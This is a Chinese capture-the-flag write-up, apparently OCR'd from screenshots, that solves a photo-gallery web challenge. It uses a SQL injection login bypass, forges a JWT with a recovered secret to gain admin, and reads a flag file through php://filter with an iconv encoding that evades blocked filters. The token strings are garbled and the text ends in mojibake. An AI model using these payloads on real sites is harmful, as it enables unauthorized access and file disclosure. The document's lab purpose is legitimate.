



Secret Photo Gallery



 Discover the hidden treasure in our mysterious gallery

 Username


 Password

 Login


1.根据提示考sql注入，payload: 'union select 1 -- 报错，是由于与前面的select的列数不同，换payload: 'union select 1,2,3 -- 成功登录




2.但是提示我是guest用户，用bp抓包发现token




3.将token赋值到jwt.io网站上发现还没有密钥



4.观察每个图片的ID，发现除了第一个字母都是有顺序的



5.把每张图片的ID的第一个字符搜集起来果然是一句话



6.转到jwtencode模块，改role为admin

JWT Decoder JWT Encoder

Fill in the fields below to generate a signed JWT.

Generate example

HEADER: ALGORITHM & TOKEN TYPE CLEAR

Valid header

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA CLEAR

Valid payload

```
{
  "user": "'union select 1,2,3-- '",
  "role": "admin",
  "iat": 1765003310
}
```

SIGN JWT: SECRET CLEAR


Valid secret

GALLERY2024SECRET


JSON WEB TOKEN COPY

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoia3VuaW9uIHNIbGVjdCAxLDIsMy0tICIsInJvbGUiOiJhZG1pb1IsIm1hdCI6MTc2NTAwMzIxMH0.bfpDUMZzYK_OWpaHrFLYwSugMQdM2eDNKSHzZJ_Vlag
```

7将伪造的token赋值下来替换掉原来的token，成功成为admin user



8.点击Go to Admin Panel ,再抓包，这要再替换一遍，放行



9.进入到Admin Panel在下面有一个Export file

✓ Admin Access Granted!

Welcome, **'union select 1,2,3--** ! You have successfully forged the JWT token.

✓ Verified JWT Token:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjo1J3VuaW9uIHN1bGVj  
dCAxLDIsMy0tICIsInJvbGUiOiJhZGlpbIIsIm1hdCI6MTc2NTAwMzMxMH0.bfpDU  
MZzYK_OWpaHrFlYwSugMQdM2eDNKSHzZJ_Vlag
```

Decoded Payload:

```
{ "user": "'union select 1,2,3-- ", "role": "admin", "iat": 17650  
03310 }
```

📁 File Export Tool

Export system files for backup purposes

File Path:

Enter the absolute path of the file you want to export

📁 Export File

10.输入/flag.txt（Export file也要替换伪造的token），我以为要万事大吉了，结果

Warning: include(flag.txt): failed to open stream: No such file or directory in /var/www/html/admin.php on line 76

Warning: include(): Failed opening 'flag.txt' for inclusion (include_path='.:usr/local/lib/php') in /var/www/html/admin.php on line 76

Admin Panel

[← Back to Gallery](#)

✓ Admin Access Granted!

Welcome, 'union select 1,2,3--' ! You have successfully forged the JWT token.

✓ Verified JWT Token:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjo1J3VuaW9uIHNIbGVjdCAxLDIsMy0tICIsInJvbGU1OiJhZGlpbiIsIm1hdCI6MTc2NTAwMzZxMH0.bfpDUMZzYK_OWpaHrFLYwSugMQdM2eDNKSHzZJ_V1ag
```

Decoded Payload:

```
{ "user": "'union select 1,2,3--", "role": "admin", "iat": 1765003310 }
```

📁 File Export Tool

Export system files for backup purposes

File Path:

Enter the absolute path of the file you want to export

[↓ Export File](#)

11.根目录没有flag.txt，但是从这里可以发现，是通过include包含文件来Export，这里我猜测flag在当前目录的flag.php文件中

12.利用php://filter提取文件，发现base64和rot13过滤器都被禁了

File Path:

Enter the absolute path of the file you want to export

[↓ Export File](#)

❗ Blocked: base64 filter is not allowed!

File Path:

php://filter/convert.rot13-encode/resource=flag.php

Enter the absolute path of the file you want to export

↓ Export File

❗ Blocked: rot13 filter is not allowed!

13.但是我们可以用 iconv 转编码过滤器，输入payload：
php://filter/read=convert.iconv.UTF-8.UTF-
16/resource=flag.php，Export查看源码得到flag

wrap ☐

```
<?php $flag = 'DASCTF{7c49db7e-20ad-4e1d-a8be-54aa29ebde54}';?>
```

𐄂𐄂𐄂𐄂 [璿讷 𐄂 格浴懂柿 𐄂 湊膳櫟故概 𐄂 𐄂 注瑛档牡散減噴樞玆膳 𐄂 𐄂 𐄂 𐄂 渠淳濫癰敦奔估𐄂